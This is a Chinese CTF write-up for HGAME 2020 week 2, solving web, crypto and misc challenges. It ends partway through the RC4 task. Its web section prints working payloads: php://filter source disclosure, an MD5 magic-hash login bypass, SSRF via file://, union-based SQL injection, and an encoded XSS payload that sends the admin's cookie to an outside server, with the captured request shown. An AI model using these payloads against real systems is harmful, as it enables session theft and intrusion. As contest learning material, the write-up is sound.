

# HGAME 2020 WEEK 2 WP

---

人们有时可以支配他们自己的命运。要是我们受制于人，亲爱的勃鲁托斯，那错处并不在我们的命运，而在我们自己。

——威廉·莎士比亚  
《裘力斯·凯撒》第一幕第二场

- [HGAME 2020 WEEK 2 WP](#)
  - [WEB](#)
    - [Cosmos的博客后台](#)
    - [Cosmos的留言板-1](#)
    - [Cosmos的新语言](#)
    - [Cosmos的聊天室](#)
  - [Crypto](#)
    - [Verification\\_code](#)
    - [Remainder](#)
    - [notRC4](#)
  - [Misc](#)
    - [Cosmos的午餐](#)
    - [所见即为假](#)
    - [地球上最后的夜晚](#)
    - [玩玩条码](#)
  - [Bin](#)
    - [baby.py](#)

## WEB

---

### Cosmos的博客后台

Cosmos通过两个小时速成了PHP+HTML，他信心满满的写了一个博客，他说要从博客后台开始.....(flag在根目录, 禁止使用任何扫描器)

看到index.php?action=login.php,就先action=php://filter/read=convert.base64-encode/resource=login.php看一下源代码

```
<?php
include "config.php";
session_start();

//Only for debug
if (DEBUG_MODE) {
    if(isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $debug)) {
            die("args error!");
        }
        eval("var_dump($debug);");
    }
}

if(isset($_SESSION['username'])) {
    header("Location: admin.php");
    exit();
}
else {
    if (isset($_POST['username']) && isset($_POST['password'])) {
        if ($admin_password == md5($_POST['password']) && $_POST['username'] == $admin_username) {
            $_SESSION['username'] = $_POST['username'];
            header("Location: admin.php");
        }
    }
}
```

```
        exit();
    }
    else {
        echo "用户名或密码错误";
    }
}
}
?>
```

用post方法提交username和password得到用户名和密码的md5（看到那一个prematch我还以为要绕过，后来发现想多了），由于md5以0e开头，所以可以直接绕过。用Cosmos!和QNKCDZO登上去。

到了后台

[退出登陆](#)

# Welcome Cosmo

插入图片

图片url:

插入

评论管理

待开发..



回到之前的页面看一下admin.php的源代码（感谢Annevi学长提醒）

```
<?php
include "config.php";
session_start();
if(!isset($_SESSION['username'])) {
    header('Location: index.php');
    exit();
}

function insert_img() {
    if (isset($_POST['img_url'])) {
        $img_url = $_POST['img_url'];
        $url_array = parse_url($img_url);
        if (@$url_array['host'] != "localhost" && $url_array['host'] != "timgsa.baidu.com") {
            return false;
        }
        $c = curl_init();
        curl_setopt($c, CURLOPT_URL, $img_url);
        curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
        $res = curl_exec($c);
        curl_close($c);
        $avatar = base64_encode($res);
        if(filter_var($img_url, FILTER_VALIDATE_URL)) {
            return $avatar;
        }
    }
}
```


```
else {
    return base64_encode(file_get_contents("static/logo.png"));
}
```

用post方法提交img\_url，输入file://localhost/flag，得到flag

## Cosmos的留言板-1

Cosmos刚刚学会数据库与php的连接,于是他尝试写一个留言板,这是他简单的写了一个雏形,并留了一些话在上面...

这道题卡没到id=1就想到了sql注入，打开kali起了sqlmap跑了半天告诉我id不能注入，后来茄学长告诉我这玩意要手工试的先打开burp suite看一下过滤了哪些字符



目前看来过滤了空格和select，那我们之要绕过这两个就行了

- 替代字符
- 空格-> %0a
- select -> SELECT

有了这些替换字符之后，就可以进行测试了

```
id:1' and 1=1#
Hello, this is cosmos's message board.
id:1' and 1=2#
```

and 1=1时可以正常回显，但1=2时不行，说明我们注入方法正确

```
id:0' union SELECT database()#
```

easysql

找到数据库名

```
id:0' union SELECT (SELECT group_concat(table_name) from information_schema.tables where table_schema=database())#
```

f1agggggggggggggggg,messages

获取当前数据库下全部表

```
id:0' union SELECT (SELECT group_concat(column_name) from information_schema.columns where table_name='f1agggggggggggggg')#
```

fl4444444g

flag底下的列

```
id:0' union SELECT (SELECT fl4444444g from f1agggggggggggggg)#
```

hgame{w0w\_sql\_InjeCti0n\_Is\_S0\_IntereSting!!}

列的数据，得到flag

## Cosmos的新语言

茄学长说这就是一道靠我们写爬虫的，网站有两个部分

```
<?php
highlight_file(__FILE__)
;$code = file_get_contents('mycode');
eval($code);
```

```
function encrypt($str){
    $result = '';
    for($i = 0; $i < strlen($str); $i++){
        $result .= chr(ord($str[$i]) + 1);
    }
    return $result;
}

echo(base64_encode(encrypt(str_rot13(str_rot13(encrypt(str_rot13(str_rot13(strrev(encrypt(encrypt($_SERVER['token'] ]))))))))) ));

if(@$_POST['token'] === $_SERVER['token']){
    echo($_SERVER['flag']);
}
```

注意这个加密token的函数和token都是随即生成的，所以需要—个爬虫把他们全部爬下来

```
import requests
import string
import re
from lxml import html
import base64, codecs
by=b'b'

def encrypt(strr):
    result=''
    for i in range(len(strr)):
        char=chr(ord(strr[i]) -1)
        result+=char
    print('encrypt:',end='')
    print(type(result))
    return result
```

```
def strrev(s):
    result = ""
    for i in s:
        if type(i)==type(1):
            i=str(i)
            result = i + result
    print('strrev:',end=' ')
    print(type(result))
    return result

def strtrot13(strr):
    result=codecs.encode(strr, "rot-13")
    print('rot13:',end=' ')
    print(type(result))
    return result


def base64encode(strr):
    result=base64.b64decode(strr).decode('ascii')
    print('base64:',end=' ')
    print(type(result))
    return result

url='http://ba13dee5db.php.hgame.n3ko.co/'
page=requests.Session().get(url)
tree=html.fromstring(page.text)
url2='http://ba13dee5db.php.hgame.n3ko.co/mycode'
page2=requests.Session().get(url2)
tree2=html.fromstring(page2.text)
result0=(tree.xpath('/html/body/text()')[0]).strip()
result2=tree2.xpath('//text()')[0]
result2=re.findall(r'echo[a-zA-Z0-9_]*',result2)[0].replace('echo','').replace('(',' ').replace('_', '').strip()
result2=re.findall(r'\w+',result2)
l=result2[:-1]
func=''
for i in l:
    func=func+i+'('
func=func+result0+'))))))))))'
print(func)
# try:
token=eval(func)
print(token)
print('success')
# except:
#     print('error')
d = {'token': token}
print(d)
r = requests.post(url, data=d)
t=html.fromstring(r.text)
tt=t.xpath('//text()')
print(tt)
```

```
运行 得到flag
success
{'token': 'c09b1d5190747daebcd18875304d43b0'}
['\n', '<?php', 'highlight_file', '(', '__FILE__', ');', '$code\x0a', '\x0a', 'file_get_contents', '(', '"mycode"', ');', 'eval(', '$code', ');', '\ns[I, '\nhgame{$!mP!E_ScR!pT-with~pyth0n~or_Php})\n', '\n']
```

## Cosmos的聊天室

这一题主要是考我们xss，



要想得到flag，必须知道管理员的token，他说了管理员bot会访问，第一次我放了一个按钮上去，后来茄学长告诉我bot只会去访问，不会去按按钮，最后放了一个img上去payload如下

```
<img src=https://upload-images.jianshu.io/upload_images/1225373-4541b82f02df844b.png
```

(后面好像显示不出来，应该是evernote做了防xss)

```
"""html
<img src=https://upload-images.jianshu.io/upload_images/1225373-4541b82f02df844b.png
onerror="&#118;&#97;&#114;&#32;&#105;&#109;&#103;&#61;&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#4
6;&#99;&#114;&#101;&#97;&#116;&#101;&#69;&#108;&#101;&#109;&#101;&#110;&#116;&#40;&#34;&#105;&#109;&#103
;&#34;&#41;&#59;&#105;&#109;&#103;&#46;&#115;&#114;&#99;&#61;&#34;&#104;&#116;&#112;&#58;&#47;&#47
&#52;&#51;&#46;&#50;&#52;&#53;&#46;&#50;&#50;&#51;&#46;&#50;&#55;&#58;&#49;&#50;&#51;&#52;&#47;&#97;&#6
3;&#34;&#43;&#101;&#115;&#99;&#97;&#112;&#101;&#40;&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;&
#99;&#111;&#111;&#107;&#105;&#101;&#41;&#59;"
"""
```


同时需要解决md5验证码的问题，这个脚本改一改crypto还能接着用

```
import hashlib, string
list=string.ascii_letters+string.digits
for a in list:
    for b in list:
        for c in list:
            for d in list:
                for e in list: #5位数
                    for f in list: # 6位数
                        str4=(a+b+c+d+e+f).encode("utf-8")
                        value = hashlib.md5(str4)
                        value1 = value.hexdigest()
                        #print (value1)
                        s4 = value1[0:6]
                        # print (s1)
                        if s4 == 'bb37d1': #写入从页面中获取6位数
                            print(str4)
```

然后在服务器上安装nc监听端口，得到token

```
root@hk:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [43.245.223.27] from (UNKNOWN) [35.220.240.232] 50234
GET /a?token%3Df802788a02a51f9c624bb5d91815b HTTP/1.1
Host: 43.245.223.27:1234
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML
  HeadlessChrome/79.0.3945.130 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://127.0.0.1/check?messages[]=%3CIMG%20SRC%3DHTTPS%3A//U
  JIANSHU.IO/UPLOAD_IMAGES/1225373-4541B82F02DF844B.PNG%20ONERROR%3D%22
  26%2397%3B%26%23114%3B%26%2332%3B%26%23105%3B%26%23109%3B%26%23103%3B
  6%23100%3B%26%23111%3B%26%2399%3B%26%23117%3B%26%23109%3B%26%23101%3B
  26%23116%3B%26%2346%3B%26%2399%3B%26%23114%3B%26%23101%3B%26%2397%3B%
  6%23101%3B%26%2369%3B%26%23108%3B%26%23101%3B%26%23109%3B%26%23101%3B
  26%23116%3B%26%2340%3B%26%2334%3B%26%23105%3B%26%23109%3B%26%23103%3B
  6%2341%3B%26%2359%3B%26%23105%3B%26%23109%3B%26%23103%3B%26%2346%3B%2
  %23114%3B%26%2399%3B%26%2361%3B%26%2334%3B%26%23104%3B%26%23116%3B%26
  23112%3B%26%2358%3B%26%2347%3B%26%2347%3B%26%2352%3B%26%2351%3B%26%23
  %3B%26%2352%3B%26%2353%3B%26%2346%3B%26%2350%3B%26%2350%3B%26%2351%3B
  6%2350%3B%26%2355%3B%26%2358%3B%26%2349%3B%26%2350%3B%26%2351%3B%26%2
  7%3B%26%2397%3B%26%2363%3B%26%2334%3B%26%2343%3B%26%23101%3B%26%23115
  B%26%2397%3B%26%23112%3B%26%23101%3B%26%2340%3B%26%23100%3B%26%23111%
  %26%23117%3B%26%23109%3B%26%23101%3B%26%23110%3B%26%23116%3B%26%2346%
  %26%23111%3B%26%23111%3B%26%23107%3B%26%23105%3B%26%23101%3B%26%2341%
  %22&
Accept-Encoding: gzip, deflate
```

最后将token设置一下，得到flag  
(来自茄学长的赞扬)



## Crypto

### Verification\_code

本周的签到题 XP

看一下题目

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import socketserver
import os, sys, signal
import string, random
from hashlib import sha256
```



```

from secret import FLAG

class Task(socketserver.BaseRequestHandler):
    def _recvall(self):
        BUFF_SIZE = 2048
        data = b''
        while True:
            part = self.request.recv(BUFF_SIZE)
            data += part
            if len(part) < BUFF_SIZE:
                break
        return data.strip()

    def send(self, msg, newline=True):
        try:
            if newline: msg += b'\n'
            self.request.sendall(msg)
        except:
            pass

    def recv(self, prompt=b'> '):
        self.send(prompt, newline=False)
        return self._recvall()

    def proof_of_work(self):
        random.seed( os.urandom(8) )
        proof = ''.join([ random.choice(string.ascii_letters+string.digits) for _ in range(20) ])
        _hexdigest = sha256(proof.encode()).hexdigest()
        self.send(str.encode( "sha256(XXXX+%s) == %s" % (proof[4:], _hexdigest) ))
        x = self.recv(prompt=b'Give me XXXX: ')
        if len(x) != 4 or sha256(x+proof[4:].encode()).hexdigest() != _hexdigest:
            return False
        return True

    def handle(self):
        signal.alarm(60)
        if not self.proof_of_work():
            return
        self.send(b'The secret code?')
        _code = self.recv()
        if _code == b'I like playing Hgame':
            self.send(b'Ok, you find me.')
            self.send(b'Here is the flag: ' + FLAG)
            self.send(b'Bye~')
        else:
            self.send(b'Rua!!!')
        self.request.close()

class ThreadedServer(socketserver.ThreadingMixIn, socketserver.TCPServer):
    pass

class ForkedServer(socketserver.ForkingMixIn, socketserver.TCPServer):
    pass

if __name__ == "__main__":
    HOST, PORT = '0.0.0.0', 1234
    server = ForkedServer((HOST, PORT), Task)
    server.allow_reuse_address = True
    server.serve_forever()

```



这个脚本虽然长，但是真正有用的就是那一个工作量证明，nc练上去之后就是让我们输入四位字符，使得计算出来的sha256等于这个值

```
C:\netcat-win32-1.12>nc 47.98.192.231 25678
sha256(XXXX+BL0oZdBXdSE0cRHZ) == 47c2b01adc37487740aead9ba5a3b67c618bd8660787173c0576dde79c31b7a0
Give me XXXX: _
```

这其实就是一个工作量证明（而且web用过了）改一下接着用

```
import hashlib, string
list=string.ascii_letters+string.digits
yz="alle0411294347d4a9aec1aaa01fb71cf58622f24b01541d0ce23d90f62ef342"
k='zBT0IIuIAfiNIj39'
for a in list:
    for b in list:
        for c in list:
            for d in list:
                str1=(a+b+c+d)
                value = hashlib.sha256((str1+k).encode("utf-8")).hexdigest()

                if value == yz:
                    print ('end:' + str1)
                    break
```

计算出来后，输入I like playing Hgame得到flag，总感觉这么写复杂了，但好像也不会别的方法

## Remainder

看一下题目

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from Crypto.Util import number
from secret import msg

assert 256 < len(msg) < 384

p, q, r = [number.getPrime(1024) for _ in range(3)]
# p =
94598296305713376652540411631949434301396235111673372738276754654188267010805522542068004453137678598891335408170277601381944584279339362056579262308427544

# q =
15008821641740496389367924288899299879325790334399479269793912173802947779045483349660010138849379247697351478640103630937854280847051307340889472740615829

# r =
14589773609668909615170474032766517630862509748411671378005031119877560746586206640683085171026186891383586633510714624297935996494512521442082114667091974

m = number.bytes_to_long(msg)
```

```
e = 65537
for prime in [p, q, r]:
    print( pow(m, e, prime) )

#
78430786011650521224561924814843614294806974988599591058915520397518526296422791089692107488534157589856611229978068659970976374971658909987299759719533519

#
49576356423474222188205187306884167620746479677590121213791093908977295803476203510001060180959190917276817541142411523867555147201992480220531431019627681

#
48131077962649497833189292637861442767562147447040134411078884485513840553188185954383330236190253388937785530658279768620213062244053151614962893628946343
```

hint给的是中国剩余定理，查资料可知

用现代数学的语言来说明的话，中国剩余定理给出了以下的一元线性同余方程组：

$$(S): \begin{cases} x \equiv a_1 \pmod{m_1} \\ x \equiv a_2 \pmod{m_2} \\ \vdots \\ x \equiv a_n \pmod{m_n} \end{cases}$$

有解的判定条件，并用构造法给出了在有解情况下解的具体形式。

中国剩余定理说明：假设整数 $m_1, m_2, \dots, m_n$ 中任两数互质，则对任意的整数： $a_1, a_2, \dots, a_n$ ，方程组 $(S)$ 有解，并且通解可以用如下方式构造得到：

1. 设 $M = m_1 \times m_2 \times \dots \times m_n = \prod_{i=1}^n m_i$ 是整数 $m_1, m_2, \dots, m_n$ 的乘积，并设 $M_i = M/m_i, \forall i \in \{1, 2, \dots, n\}$ ，即 $M_i$ 是除了 $m_i$ 以外的 $n-1$ 个整
2. 设 $t_i = M_i^{-1}$ 为 $M_i$ 模 $m_i$ 的数论倒数： $t_i M_i \equiv 1 \pmod{m_i}, \forall i \in \{1, 2, \dots, n\}$ .
3. 方程组 $(S)$ 的通解形式为： $x = a_1 t_1 M_1 + a_2 t_2 M_2 + \dots + a_n t_n M_n + kM = kM + \sum_{i=1}^n a_i t_i M_i, k \in \mathbb{Z}$ . 在模 $M$ 的意义下，方程组 $(S)$ 只有一

同时还找到了一个广播攻击的例子

### 低加密指数广播攻击

如果选取的加密指数较低，并且使用了相同的加密指数给一个接受者的群发送相同的信息，那么可以进行广播攻击得到明文。

即，选取了相同的加密指数 $e$ （这里取 $e=3$ ），对相同的明文 $m$ 进行了加密并进行了消息的传递，那么有：

$$c_1 \equiv m^e \pmod{n_1}$$

$$c_2 \equiv m^e \pmod{n_2}$$

$$c_3 \equiv m^e \pmod{n_3}$$

对上述等式运用中国剩余定理，在 $e=3$ 时，可以得到：

$$c_x \equiv m^3 \pmod{n_1 n_2 n_3}$$

$$\text{所以 } m = \sqrt[3]{c_x}$$

中国剩余定理求解过程

假设有

$$y_1 \equiv x \pmod{n_1}$$

$$y_2 \equiv x \pmod{n_2}$$

$$y_3 \equiv x \pmod{n_3}$$

那么我们可以构造 $z_1$ 使

$$z_1 = n_1 n_2 ((n_1 n_2)^{-1} \pmod{n_3})$$

对于 $z_1$ 有这样几点性质

$$z_1 \equiv 0 \pmod{n_1}, z_1 \equiv 0 \pmod{n_2}, z_1 \equiv 1 \pmod{n_3}$$

所以我们按相同的方法构造 $z_2, z_3$

$$\text{最后得到 } z = z_1 y_1 + z_2 y_2 + z_3 y_3$$

同时满足 $x$ 的性质

$$\text{所以容易得到 } x \equiv z \pmod{n_1 n_2 n_3}$$

解密脚本

```

from __future__ import print_function
from libnum import *
import gmpy2
def modi(Mi,mi):
    result=gmpy2.invert(Mi,mi)
    return result
# def modInverse(a, m) :
#     a = a % m
#     for x in range(1, m) :
#         if (a * x) % m == 1) :
#             return x
#     return 1
a1=784307860116505212245619248148436142948069749885995910589155203975185262964227910896921074885341575898566112299780686599709763749716589099872997597195333
a2=495763564234742221882051873068841676207464796775901212137910939089772958034762035100010601809591909172768175411424115238675551472019924802205314310196274
a3=481310779626494978331892926378614427675621474470401344110788844855138405531881859543833302361902533889377855306582797686202130622440531516149628936289463
m1=945982963057133766525404116319494343013962351116733727382767546541882670108055225420680044531376785988913354081702776013819445842793393620565792623084274
m2=150088216417404963893679242888992998793257903343994792697939121738029477790454833496600101388493792476973514786401036309378542808470513073408894727406158
m3=145897736096689096151704740327665176308625097484116713780050311198775607465862066406830851710261868913835866335107146242979359964945125214420821146670919
# a1=2
# a2=3
# a3=2
# m1=3
# m2=5
# m3=7
e=65537
M=m1*m2*m3
M1=m2*m3
M2=m1*m3
M3=m1*m2
# m1=35
# M1=105
# t1=modInverse(35, 3)
t1=modi(M1,m1)
t2=modi(M2,m2)
t3=modi(M3,m3)
# print(m1,t1,M1)
x=(a1*t1*M1)+(a2*t2*M2)+(a3*t3*M3)
# print(x)
c=x%M
print(c)
N=m1*m2*m3
print(N)
fn=(m1-1)*(m2-1)*(m3-1)
d = invmod(e, fn)
m = pow(x, d, N)
print(n2s(m))

```

得到flag

```

***** DO NOT GUESS ME *****
hg In number theory,
am the Chinese
e{ remainder theorem
Cr states that if one
T_ knows the
w0 remainders of the
Nt Euclidean division
+6 of an integer n
Ot by several
h3 integers, then
R_ YOU CAN FIND THE
mE FLAG, ;D
!!
!}
***** USE YOUR BRAIN *****

```

# notRC4

这个py脚本经过变量混淆，改一下变量名

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from hashlib import md5
from secret import flag
assert flag.startswith(b'hgame') and flag.endswith(b')

class rc4c:
    def __init__(self):
        self.s = [0] * 256
        self.i = 0
        self.k = [0] * 256
        for i in range(256):
            self.s[i] = i
        self.key = 0

    def KSA(self, key):
        l = len(key)
        for i in range(256):
            self.k[i] = key[i%l]
        for i in range(256):
            self.key = ( self.key + self.s[i] + self.k[i] ) % 256
            self.s[i], self.s[self.key] = self.s[self.key], self.s[i]
        self.i = self.key = 0

    def PRGA(self, length):
        O = []
        for _ in range(length):
            self.i = ( self.i + 1 ) % 256
            self.key = ( self.key + self.s[self.i] ) % 256
            self.s[self.i], self.s[self.key] = self.s[self.key], self.s[self.i]
            t = ( self.s[self.i] + self.s[self.key] ) % 256
            O.append( self.s[t] )
        print(self.s)
        return O

def xor(s1, s2):
    return bytes(map( (lambda x: x[0]^x[1]), zip(s1, s2) ))

def enc(msg):
    rc4 = rc4c()
    rc4.KSA( md5(msg).digest()[ :8] )
    Data = rc4.PRGA( len(msg) )
    return xor(msg, Data)

print( enc(flag) )

# [201, 255, 113, 244, 194, 213, 1, 85, 200, 135, 111, 249, 226, 51, 26, 146, 22, 29, 78, 162, 117, 211, 5, 25, 161, 210, 80, 35, 105, 143, 159, 49,
129, 216, 138, 110, 128, 46, 122, 160, 19, 60, 156, 10, 71, 31, 203, 151, 115, 231, 99, 24, 123, 67, 227, 197, 198, 54, 196, 239, 141, 39, 79, 92, 137,
191, 17, 58, 118, 13, 149, 215, 34, 96, 97, 37, 180, 88, 90, 59, 86, 221, 73, 83, 133, 217, 11, 103, 209, 235, 204, 100, 52, 148, 185, 32, 120, 63, 212,
205, 28, 245, 107, 104, 251, 139, 207, 30, 47, 240, 114, 199, 43, 27, 147, 16, 9, 132, 18, 232, 208, 0, 222, 189, 175, 87, 15, 171, 84, 253, 40, 36,
174, 94, 44, 65, 95, 154, 23, 126, 230, 119, 155, 53, 182, 193, 57, 50, 75, 68, 163, 214, 228, 20, 142, 127, 66, 223, 202, 187, 64, 229, 33, 116, 45,
254, 74, 177, 12, 195, 6, 248, 62, 168, 153, 176, 237, 243, 186, 70, 252, 233, 218, 61, 134, 145, 136, 72, 131, 183, 55, 101, 158, 165, 3, 93, 77, 184,
238, 166, 225, 173, 224, 219, 102, 106, 242, 8, 91, 192, 164, 81, 69, 167, 179, 247, 109, 169, 144, 76, 38, 42, 4, 206, 2, 157, 7, 121, 140, 89, 250,
124, 150, 112, 190, 234, 56, 236, 108, 181, 178, 188, 241, 41, 152, 125, 170, 98, 21, 172, 48, 220, 130, 246, 82, 14]
# b'!\xf2\x86/\xc88\xd4\xf82\xbc\xdf/\x00Yπ\?~'\xec\xaeH\x92[\xb1\xc5\xa3\x89\x83]j\xfd\xb7\x9b33\x0c\xa3\xb4~\xde\xfb\xdlD\xb8\xe6VT\x1a\x04'
```

参考一下rc4的流程

## 算法分析

### 加解流程密概述

RC4是流密码 按字节加密 大体分两块内容  
包括初始化算法（KSA）和伪随机子密码生成算法（PRGA）

1. 根据Key生成S盒
2. 根据S盒生成伪随机的密钥流
3. xor按位加解密明文

只有异或操作和S盒 所以加解密的过程相同 可逆

### 初始化算法（KSA）

密钥key参与S盒的生成  
主要的三个参数

1. 参数1是一个256长度的数组 Sbox[256] S盒遍历0-255的8比特数的排列组合 计算的过程中只不过值的位置发生了变换
2. 参数2是密钥key 其内容可以随便定义 长度是可变的 可变范围为1-256字节
3. 参数3是临时数组T[256] 每位对应一个字节 如果密钥的长度是256字节 就直接把密钥的值赋给T 否则 轮转地将密钥的每个字节赋给T


初始化长度为256的S盒 第一个for循环将0到255的互不重复的元素装入S盒 同时生成临时数组T 第二个for循环根据密钥打乱S盒

i确保Sbox的每个元素都得到处理 j保证Sbox的搅乱是随机的

### 伪随机子密码生成算法（PRGA）

数组S在完成初始化之后 输入密钥便不再被使用

按字节操作 通过一定的算法定位S盒中的一个元素 并与输入字节异或 得到密文  
循环中还改变了S盒



可以知道，在rc4的加密过程中,S盒里的位置  
是不断变化的，由于我们知道了最后得到的 s盒和密文，那么我们就可以知道 Data 的最后一位及其在 s盒中的位置，从而推出 i 和 j，在对i和j实行交换，可以一直反推下去，最后将data与c异或，可以得到flag，脚本如下

```
